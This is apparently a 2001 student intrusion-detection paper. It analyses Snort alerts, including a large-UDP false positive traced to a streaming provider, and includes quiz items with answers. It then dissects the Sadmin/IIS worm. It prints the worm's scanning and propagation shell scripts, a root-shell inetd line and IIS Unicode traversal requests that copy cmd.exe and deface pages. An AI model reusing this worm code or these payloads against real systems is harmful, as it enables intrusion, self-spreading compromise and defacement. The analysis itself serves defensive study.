ftp://ftp.conectiva.com.br/pub/conectiva/atualizacoes/4.1/i386/nfs-utils-0.1.9.1-3cl.i386.rpm
ftp://ftp.conectiva.com.br/pub/conectiva/atualizacoes/4.2/i386/nfs-utils-0.1.9.1-3cl.i386.rpm
ftp://ftp.conectiva.com.br/pub/conectiva/atualizacoes/5.0/i386/nfs-utils-0.1.9.1-3cl.i386.rpm

Network:
As far as we can tell the IDS did it's job and blocked any subsequent packets from entering the network. We understand that this is not always the case. The IDS can have an ACL up in less than a second if the network and the IDS itself are not busy. However, with a little traffic and some active shunning accessing and applying the ACL can take up to a few seconds. In a "Millisecond World", seconds are far to long. We have blocked RPC Portmapper, port 111, at the border routers as we discussed earlier. The Port 111 ACL does provide some protection. It does not keep attackers from arbitrarily trying ports

in the designated range but it does make active targeting harder.

Multiple Choice Test Question:

What type of RPC service is being called to in this request to the port mapper:

```
        [**] IDS19/portmap-request-amountd [**]
05/10-08:36:08.628520 0:D0:BC:ED:1:D0 -> 0:1:2:8D:E9:67 type:0x800 len:0x62
131.203.8.184:733 -> My_Net.23.210:111 UDP TTL:43 TOS:0x0 ID:60057 IpLen:20
DgmLen:84
Len: 64
0x0000: 00 01 02 8D E9 67 00 D0 BC ED 01 D0 08 00 45 00 .....g........E.
0x0010: 00 54 EA 99 00 00 2B 11 7F E6 83 CB 08 B8 xx xx .T....+.........
0x0020: 17 D2 02 DD 00 6F 00 40 5D F7 3D AC 2D F1 00 00 .....o.@].=.-...
0x0030: 00 00 00 00 00 02 00 01 86 A0 00 00 00 02 00 00 ................
0x0040: 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0050: 00 00 00 01 86 B8 00 00 00 01 00 00 00 11 00 00 ................
0x0060: 00 00 ..
```

a) 00 01 86 A0
b) 00 01 86 B8
c) RPC Bind
d) Automountd

Answer: b

Detect 5- DOS Large UDP

Source of Trace:

This trace was taken off a port spanning an OC 3 connection to a .EDU network.

Detect was Generated by:

Snort Version 1.7.1:

```
[**] IDS247/dos-large-udp [**]
05/27-09:40:36.488963 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.156.147:48229 -> My_Net.187.125:1079 UDP TTL:117
TOS:0x0 ID:21294 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.

[**] IDS247/dos-large-udp [**]
05/27-09:42:49.157898 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.206.144:24861 -> My_Net.187.125:1093 UDP TTL:117
TOS:0x0 ID:62228 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.
[**] IDS247/dos-large-udp [**]
05/27-09:46:35.650096 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.206.148:21077 -> My_Net.187.125:1125 UDP TTL:117
TOS:0x0 ID:56938 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.

[**] IDS247/dos-large-udp [**]
05/27-10:04:48.622266 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.156.148:57591 -> My_Net.187.125:1148 UDP TTL:117
TOS:0x0 ID:29946 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.
```

Netranger:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-27 09:41:20	1	3030	0	TCP SYN Host Sweep	2	My_Net.187.125	1060	212.135.73.200	80

Probability that source address was spoofed:
Unlikely- These events were caused by UDP packets meaning the source IP address could be easily forged. Denial of Service (DOS) attacks do not normally require response traffic. So our first thought was that the source addresses where probably spoofed. This means that we need look at the supporting data before acting on the event. Which is exactly what we did. When we looked at other traffic seen by the attackers it suddenly became clear that this was not a DOS attack. Their were 4 attackers that we attributed to this traffic; 216.136.206.148, 216.136.156.148, 216.136.156.147 and 216.136.206.144. Here is the other traffic that was seen by attackers:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-27 13:17:22	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1750	216.136.156.147	80
2001-05-26 12:27:21	1	3030	0	TCP SYN Host Sweep	2	My_Net.200.168	1515	216.136.156.148	80
2001-05-27 12:41:24	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1264	216.136.156.148	80
2001-05-27 12:58:24	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1681	216.136.206.148	80

No other traffic was seen for 206.136.206.144

We saw connections to these hosts from on campus via port 80. We then pointer our browsers to the sites in question. Instantly, our media player jumped up. Being the paranoid people we are, we shut that down right quick and kicked our selves for the stupidity. However, we then looked at the WhoIs info and found that the address space was owned by www.ibeam.com. They seem to be a company that is providing streaming video for other corporation. The wealth of large UDP packets that we have seen then made a little more since. This lead us to determined that these addresses where probably not spoofed.

Description of the Attack:

The Snort Signature which triggered this event flags on UDP packets that have a data gram length of > 4000. Lengths of 4000 mean that the packet would be fragmented. This and the fact that the captures occurred over a span port may attest for our unusual packet captures that only seem to have a small part of the Hex data. Here is the signature that was triggered.

```
alert UDP $EXTERNAL any -> $INTERNAL any (msg: "IDS247/dos-large-
udp"; dsize: >4000;)
```

As you can see no packet payload information if considered in this signature, only that the packet is UDP and really BIG, **`dsize: >4000`**. Here is one packet from each attacker that we saw with Snort.

```
[**] IDS247/dos-large-udp [**]
05/27-09:40:36.488963 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.156.147:48229 -> My_Net.187.125:1079 UDP TTL:117
TOS:0x0 ID:21294 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.

[**] IDS247/dos-large-udp [**]
05/27-09:42:49.157898 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.206.144:24861 -> My_Net.187.125:1093 UDP TTL:117
TOS:0x0 ID:62228 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.

[**] IDS247/dos-large-udp [**]
05/27-09:46:35.650096 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.206.148:21077 -> My_Net.187.125:1125 UDP TTL:117
TOS:0x0 ID:56938 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.

[**] IDS247/dos-large-udp [**]
```

```
05/27-10:04:48.622266 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.156.148:57591 -> My_Net.187.125:1148 UDP TTL:117
TOS:0x0 ID:29946 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.
```

You will notice that they do not even have the entire IP header in the HEX data however it must have been looked at because we have the information in the decode provided by Snort. This was a little baffling and we are looking into why this would happen.

Our victim machine saw these alerts between **05/27-09:40:36.488963** and **05/27-10:06:35.700795**. Roughly, a 120 alerts in a 20 minute time period.

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
My_Net.187.125	102	102	4	4

Here is how the alerts broke down based on the attecker.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
216.136.206.148	32	32	1	1
216.136.156.148	28	28	1	1
216.136.156.147	26	26	1	1
216.136.206.144	16	16	1	1

We then spilt up the data and check to see if the destination port information might lead us to a conclusion. Here is that data.

Attacker	Destination Port
216.136.206.148	1143, 1125
216.136.156.148	1148
216.136.156.147	1129, 1079
216.136.156.144	1088, 1093, 1121

Before we realized what this was we looked at the source and destination ports to try and establish if this was a known "DOS or Covert Channel".

Port Info:

Destination Port	Source Port	Attacker	Total
1088	24832	216.136.206.144	03
1093	24861	216.136.206.144	11
1121	24936	216.136.206.144	01
1079	48229	216.136.156.147	04
1129	48437	216.136.156.147	21
1148	57591	216.136.156.148	27

1125	21077	216.136.206.148	04
1143	21276	216.136.206.148	27

None of the ports listed have any specific service related to them that would explain the need for a 4000 byte UDP data gram length. And they are not known to be aligned with any DOS tool or Covert Channel that we can find.

We then decided to look at other traffic seen by the victim and the attacking machines to or from campus. The Netrangers had these logs.

Other traffic seen by victim:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-27 09:41:20	1	3030	0	TCP SYN Host Sweep	2	My_Net.187.125	1060	212.135.73.200	80

Other traffic seen by the attackers:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-27 13:17:22	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1750	216.136.156.147	80
2001-05-26 12:27:21	1	3030	0	TCP SYN Host Sweep	2	My_Net.200.168	1515	216.136.156.148	80
2001-05-27 12:41:24	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1264	216.136.156.148	80
2001-05-27 12:58:24	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1681	216.136.206.148	80

No other traffic was seen for 206.136.206.144

In looking at the other traffic we saw that these machines seem to have port 80 open on them. We then pointed our web browser at the attacking machines to see what we would get. Well, as I described in above, Windows Media player popped up on the scream. Skipping the part where I was kicking myself for that kind of stupidity we used Nmap to scan one of the attackers.

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on wan-vc8f74j.hou.biz.mindspring.com (216.135.156.147):
(The 1521 ports scanned but not shown below are in state: closed)
Port      State      Service
23/tcp    open       telnet
80/tcp    open       http

TCP Sequence Prediction: Class=truly random
                    Difficulty=9999999 (Good luck!)
No OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-
bin/nmap-submit.cgi).
TCP/IP fingerprint:
```

```
TSeq(Class=TR)
T1(Resp=Y%DF=N%W=1000%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=N%W=1000%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=Y%TOS=0%IPLEN=38%RIPTL=15C%RIPCK=F%UCK=0%ULEN=134%D
AT=E)


Nmap run completed -- 1 IP address (1 host up) scanned in 159 seconds
```

The machine was locked up fairly tight so we tried a telnet session to see what kind of banner we would get back.

```
# telnet 216.135.156.147
Trying 216.135.156.147...
Connected to 216.135.156.147.
Escape character is '^]'.

SpeedStream 5871 IDSL Router (120-5871-001/2) v4.0.1 Ready
```

After seeing this it was fairly clear that this was not actually an attack. What we where seeing was one machine from on campus requesting some sort of UPD data back from our supposed attackers. We then did a WhoIs on the addresses:

```
%rwhois V-1.5:003fff:00 rwhois.exodus.net (by Network
Solutions, Inc. V-1.5.3)
network:Auth-Area:216.136.192.0/19
network:Class-Name:network
network:Network-Name:216.136.206.128
network:IP-Network:216.136.206.128/25
network:Organization;I:,010154,iBeam
network:Address-1;I:645 Almanor Ave
network:Address-2;I:Sunnyvale, CA 94086
network:Admin-Contact;I:mnewton@iBeam.com
network:Tech-Contact;I:mnewton@iBeam.com
network:Created:00-AUG-18
network:Updated-By:david
```

It seems that the attackers are being hosted by iBeam.com. When we went to the web site for iBeam.com we found a Video Streaming service. And we pretty much left it at that.

Attack Mechanism:

Since this was not actually an attack the attack mechanism becomes null and void. However, we can discuss what we saw and why we thought it was an attack. A Denial of Service or Distributed Denial of Service attack would consist of multiple (probably spoofed) UDP packets of a Large Data gram length. These packets would be sent to the victim machine with the intent of disrupting or denying network services. This however, was not the case.

Correlations:

Correlation data is what saved the day in this detect. We looked at traffic generated by other machine to the same addresses to ascertain that the machines where running something over port 80, we where able to ascertain from that information that this some sort of Video Streaming and that the traffic was legitimate.

Other traffic seen by victim:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-27 09:41:20	1	3030	0	TCP SYN Host Sweep	2	My_Net.187.125	1060	212.135.73.200	80

Other traffic seen by the attackers:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-27 13:17:22	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1750	216.136.156.147	80
2001-05-26 12:27:21	1	3030	0	TCP SYN Host Sweep	2	My_Net.200.168	1515	216.136.156.148	80
2001-05-27 12:41:24	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1264	216.136.156.148	80
2001-05-27 12:58:24	1	3030	0	TCP SYN Host Sweep	2	My_Net.91.161	1681	216.136.206.148	80

Evidence of active targeting:

Their was defiantly active targeting involved. Fortunately it was from our victim and not from the attackers. Being as this was video streaming from what we think are routers that are designed to do video streaming we would assume that this traffic was requested by the victim.

Severity:

Criticality: 1 –This machine was a 98 machine in a Dorm that was being used by a student.

Lethality: 2 – If this were actually an attack we would also notice a larger amount of traffic on the network associated with the machine since this particular dorm is not on a switched network. However, since this was not an attack and the increase in traffic flow was not substantial the lethality was minimal.

System Countermeasures: 3 – It is extremely hard to block DOS of service attacks especially if they are Distributed Denial of Service attacks as we thought this one may be. However, this machine was not experiencing such an attack and the system was in no real danger.

Network Countermeasures: 1 – It is not wise for use to try and block large UDP packets at the border for this exact reason. There for, any DOS or DDOS attacks on this campus would need to be dealt with on per attack biases.

(System Criticality + Lethality of Attack) – (System Countermeasures + Network

Countermeasures) = Severity
(1 + 2) – (3 + 1) = -1

Defense Recommendations:
System:
Though this machine was not under attack the owner may want to watch the bandwidth that they are using or he/she could be in extreme danger from other occupants of the dorm ☺.
Network:
False positives are a large part of what we do in intrusion detection. Weeding them out is something that we all try very hard to do. This detect encompassed 2 and a half hours of my day. But due to the nature of the attack it was important that we discover the who what where and why of these attacks.
Who: Was getting attacked
What: What kind of attack
Where: Where it was coming from
Why: Why we are seeing it

Multiple Choice Question:

From the packet below establish what may have been the signature involved.

```
05/27-10:04:48.622266 0:50:B:A8:60:A0 -> 0:4:28:64:41:64
type:0x800 len:0x11CC
216.136.156.148:57591 -> My_Net.187.125:1148 UDP TTL:117
TOS:0x0 ID:29946 IpLen:20 DgmLen:4504
Len: 4504
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00
..(dAd.P..`...E.
```

a) `IDS19/portmap-request-amountd`
b) `IDS49/trojan-active-telecommando`
c) `IDS212/dns-zone-transfer`
d) `IDS247/dos-large-udp`
`Answer d`

Assignment 2
Sadmin/IIS Worm: Front to back and back again!

Outline:
1) **The Code**
2) **The Traffic**
3) **The Fix**
4) **The World**

Over view:

The focus of this paper is to discuss the aspects of a worm that was developed for the purpose of Web defacement. In recent weeks we have heard about a private defacement war between the US and China "hacking" community. A few other countries are also involved, however, I do not feel a need to discuss them in this paper. The Sadmin/IIS worm is a collection of pre-constructed Perl and C programs that are called through some simple shell scripting.

The Solaris vulnerability that this worm exploits is numbered in the top 5 of Northcut, Cooper, Fearnow and Frederick's list of the 10 most Critical Internet Security Threats as these exploited security flaws in Intrusion Signatures and Analysis.

- The Berkeley Internet Name Domain (Bind) software
- Common Gateway Interface (CGI) programs
- **Remote Procedure Calls (RPC)**
- Microsoft Internet Information Server (IIS) Remote Data Services
- Sendmail

(Intrusion Signatures and Analysis, Northcut)

RPC, which would include the Sadmind service and exploit (CVE Name: CVE-1999-0977) falls at number 3!

> "RPCs allows programs on one computer to execute programs on a second computer. They are widely used to access network services such as shared files in NFS. Multiple vulnerabilities caused by flaws in RPC are being actively exploited. Compelling evidence shows that the vast majority of the distributed DOS attacks launched during 1999 and early 2000 were executed by systems that has been victimized because they had the RPC vulnerabilities."
> (Intrusion Signatures and Analysis, Northcut)

The other vulnerability that is exploited is an 8-month-old IIS Web server directory Traversal attack, also known as the "Unicode Exploit (CVE Name: CAN-2000-0884).

> "When IIS receives a valid request for an executable file, it passes the name of the requested file to the underlying operating system for processing. However, due to an implementation flaw, it is possible to create an especially malformed file request that contains both a file name and one or more operating system commands. Upon receiving such a request, IIS would pass the entire string to the operating system, which would first process the file and then execute the commands.
>
> The ability to execute operating system commands on the web server would enable a malicious user to take virtually any action that an interactively logged on user could take. Although this would not give the malicious user administrative control over the server, it would nevertheless enable him to cause widespread damage. He could, for instance, add, delete or change files on the server, run code that was already on the server, or upload code of his choice and run it."
> (http://www.microsoft.com/technet/security/bulletin/MS00-086.asp)

The rest of this paper will be dedicated to expressing four different parts of this worm; **The Code, The Traffic, The Fix** and **The World.** We will parse through as much of the code as I think anyone would want us to and give a short explanation as to each piece does. We installed this worm on a box in our lab and modified the code so that it would not leave our test lab. This will allow us to capture the traffic and take a closer look at what the worm looks like on the wire. We will give you a few ways to protect your self and finally see what the world is saying about this worm!

Code:

Here is the basic outline of the scripts that are called. This script tree (figure 1) does not include any system commands that the script issues.




Figure 1

Below is the list of files that should be in the /dev/cuc directory of a compromised host. Please take a min to compare them with the script tree above.

S71rpc:	assembler program text
brute:	ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
cmd1.txt:	ascii text
cmd2.txt:	ascii text
core:	ELF 32-bit MSB core file SPARC Version 1, from 'sadmindex-sparc'
grabbb:	ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
gzip:	ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped

in*dex.html:*   ascii text
nc: ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
pkgadd.txt: ascii text
ranip.pl: executable /usr/bin/perl script
sadmin.sh: executable shell script
sadmindex-sparc: ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
start.sh: executable shell script
time.sh: executable shell script
uniattack.pl: executable /usr/bin/perl script
uniattack.sh: executable shell script
wget: ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped

Now let us look at the step by step process employed by the worm.

Start.sh

```
                #!/bin/sh
        if [ ! -d /dev/cub ]; then
        /bin/mkdir /dev/cub
        fi
        /bin/nohup /dev/cuc/time.sh &
        i=1
        while [ $i -lt 5 ]
        do
        /bin/nohup /dev/cuc/sadmin.sh &
        /bin/nohup /dev/cuc/uniattack.sh &
        i=`/bin/echo "$i+1"|/bin/bc`
        done
```

This is ran first which runs **sadmin.sh & uniattack.sh**

Sadmin.sh

```
while true
do
i=`/usr/local/bin/perl /dev/cuc/ranip.pl`
```

This program creates 2 octets of a random number.

```
                use Getopt::Long;

                $addr[0] = int(rand(254)+1);
                $addr[1] = int(rand(255));
                $b_ip = "$addr[0].$addr[1]";
        print $b_ip;
```

```
j=0
while [ $j -lt 256 ];do
```

It then uses that value and a program, called grabbb. Grabbb is a banner grabbing program that is used to identify the OS.

```
/dev/cuc/grabbb -t 3 -a $i.$j.1 -b $i.$j.50 111 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.51 -b $i.$j.100 111 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.101 -b $i.$j.150 111 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.151 -b $i.$j.200 111 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.201 -b $i.$j.254 111 >> /dev/cub/$i.txt
```

"Grabbb is a very fast banner grabbing program, which will test an entire range of ip addresses on a single or multiple ports, and if successful it will capture the first line the remote daemon sends.

This can be useful for statistical purposes."
(Readme File from grabbb)

As we can see grabbb is set to walk the network in sets of 50… why 50 and not 64… well we have no idea ☺. Lets go through the options that where set, **-t -a -b**:

```
case 't':        sb_timeout = atoi (optarg);
                            break;
case 'a':        ip_dst_s.s_addr = net_resolve (optarg);
                            ip_start_flag = 1;
                            break;
case 'b':        ip_dst_e.s_addr = net_resolve (optarg);
                            ip_end_flag = 1;
                            break;

-t <seconds>    connection timeout
-a <startip>    range scanning (startip)
-b <endip>      range scanning (endip)
```

```
iplist=`/bin/awk -F: '{print $1}' /dev/cub/$i.txt`
```

Here we are removing the port information from the file that was created by "grabbb" leaving only the ip addresses in the variable "iplist".

```
for ip in $iplist;do
/bin/rpcinfo -p $ip > /dev/cub/$i.rpc.txt
/bin/grep 100232 /dev/cub/$i.rpc.txt >/dev/null 2>&1
if [ $? = 0 ];then
/dev/cuc/brute 3 $ip >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/tar -cvf /tmp/uni.tar /dev/cuc
/bin/rcp /tmp/uni.tar root@$ip:/tmp/uni.tar >/dev/null 2>&1
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd2.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/rsh -l root $ip /etc/rc2.d/S71rpc >/dev/null 2>&1 &
/bin/echo $ip >> /dev/cub/sadminhack.txt
/bin/rm -f /tmp/uni.tar
fi
```

For each ip address, see if it is running Sadmind (RPC Service 100232). If so use a program called “**brute**” to attempt the buffer overflow which will spawn a listerner on port 600. If that is successful “**nc**” is used to ship over a command file, which will create a .rhosts file (**cmd1.txt**) in roots home directory. If that is successful all the pieces of the worm are copied to the target machine. Then if the copy is successful **cmd2.txt** is used to replace the file /etc/rc2.d/S71rpc with a modified version that will execute start.sh at the next reboot. The S71rpc is the started immediately by an rsh to the victim. We then log the machine as hacked clean up the tar ball and we are done. The brute command (**/dev/cuc/brute 3 $ip >/dev/null 2>&1**) specifies a Sparc Solaris 2.6 attack. If that brute fails it is repeated with a “**4**” (Sparc Solaris 7). Otherwise, the 2 variants are identical.

The program “**brute**” actually has it’s own set of program calls. Unfortunately, I do not have the exploit code for this however we can look at the sparc executable and pick out the ASCII text.

```
Now telnet to %s, on port 600... be careful

/dev/cuc/sadmindex-x86  %s -h %s -c "%s" -s 0x%x -j 512
        echo 'pcserver stream tcp nowait root /bin/sh sh -i' > /tmp/.f; /usr/sbin/inetd -s
        /tmp/.f;   rm -f /tmp/.f;

%s doesn't exisit, you need the sadmindex exploit
     2     %s -h %s -c "%s" -s 0x%x -j 536
     3     /dev/cuc/sadmindex-sparc       %s -h %s -c "%s" -s 0x%x
     4     %s is not a supported arch, try 1 - 4 ... .. .
```

Looking again at the ASCII text we can see what OSs “1 – 4” are designed to exploit.

```
  usage: %s [arch] <host>

        arch:
        1 - x86 Solaris 2.6
        2 - x86 Solaris 7.0
        3 - SPARC Solaris 2.6
        4 - SPARC Solaris 7.0
```

Brute has in it the correct stack offset, which is need by “**sadmindex-sparc**” to deposit the exploit code. **Sadmindex-sparc** is then run (which we do have the code for ☺). This program over writes the stack at the specified location with some preassembled code, which allows the program to execute:
“echo 'pcserver stream tcp nowait root /bin/sh sh -i' > /tmp/.f; /usr/sbin/inetd -s /tmp/.f; rm -f /tmp/.f;”,
on the targeted machine. This starts up a root-privileged shell on the pcserver port provided that port is defined in /etc/services as 600 and that port is not in use on the target system.

With port 600 accepting connection, the “**nc**” program pipes **cmd1.txt** and **cmd2.txt,** to the target machine over that port.

Now that we have taken care of the “Sadmin.sh” program that was started by “start.sh” lets take a look at “**Uniattack.sh**”

```
while true
do
i=`/usr/local/bin/perl /dev/cuc/ranip.pl`
j=0
while [ $j -lt 256 ];do
/dev/cuc/grabbb -t 3 -a $i.$j.1 -b $i.$j.50 80 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.51 -b $i.$j.100 80 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.101 -b $i.$j.150 80 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.151 -b $i.$j.200 80 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.201 -b $i.$j.254 80 >> /dev/cub/$i.txt
j=`/bin/echo "$j+1"|/bin/bc`
done
iplist=`/bin/awk -F: '{print $1}' /dev/cub/$i.txt`
for ip in $iplist;do
/usr/local/bin/perl /dev/cuc/uniattack.pl $ip:80 >> /dev/cub/result.txt
done
rm -f /dev/cub/$i.txt
done
```

The **Uniattack.sh** does a function very similar to that of the **Sadmin.sh** script that we already parsed through. Obvious differences are that we are not looking for port 111 but port 80 and this shell script calls the Perl program **Uniattack.pl** with the generated iplist.

Uniattack.pl:

The **Uniattack.pl** code uses 14 separate methods which try to compromise the system. This has the effect of being really loud in the logs. Each method only has a slight difference in the way that it traverses the directories. The basic layout of the code is shown below:

```
# ---------------test method 1
my @results=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
HTTP/1.0\r\n\r\n");
foreach $line (@results)
{
 if ($line =~ /Directory/)
 {
  $flag=1;
  my @results1=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+..\\
HTTP/1.0\r\n\r\n");
  foreach $line1 (@results1)
  {
   if ($line1 =~ /<DIR>/)
   {
    @a=split(/\ /,$line1);
    $b=length($a[-1]);
    $c=substr($a[-1],0,$b-2);
     sendraw("GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+\\winnt\\system32\\cmd.exe+root.exe
HTTP/1.0\r\n\r\n");
   sendraw("GET
/scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br
^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+c
olor%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<
font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<
font+size%3D4+color%3Dred^>contact:sysadmcn\@yahoo.com.cn^</html^>>../$c/index.asp
HTTP/1.0\r\n\r\n");
```

The last "**sendraw("GET scripts/root.exe?/c+echo+**" function echo's the exact same html four times except the name of the file has 4 different values: **index.asp, index.html, default.asp** and **default.html**. This provides the 4 default file names that a web browser will use as the main page.

The section in blue is what changes for the 1st thru 13th methods. Here are the other values:

```
/..%c1%9c../, /..%c1%pc../, /..%c0%9v../, /..%c0%qf../, /..%c1%8s../,
/..%c1%1c../, /..%c1%9c../, /..%c1%af../, /..%e0%80%af../,
/..%f0%80%80%af../, /..%f8%80%80%80%af../, /..%fc%80%80%80%80%af../
```

The 14th method however, does something a little different:

```
my @results=sendraw("GET
/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/syste
m32/cmd.exe\?/c\+dir HTTP/1.0\r\n\r\n");
```

Understanding the code that produces these exploits will allow us to better understand how to stop them. This particular code is a not so gentle reminder to keep our patches up to date and the exploits that the worm utilizes are more than 2 years old on the Solaris side and almost a year old on the IIS side.

The Traffic:

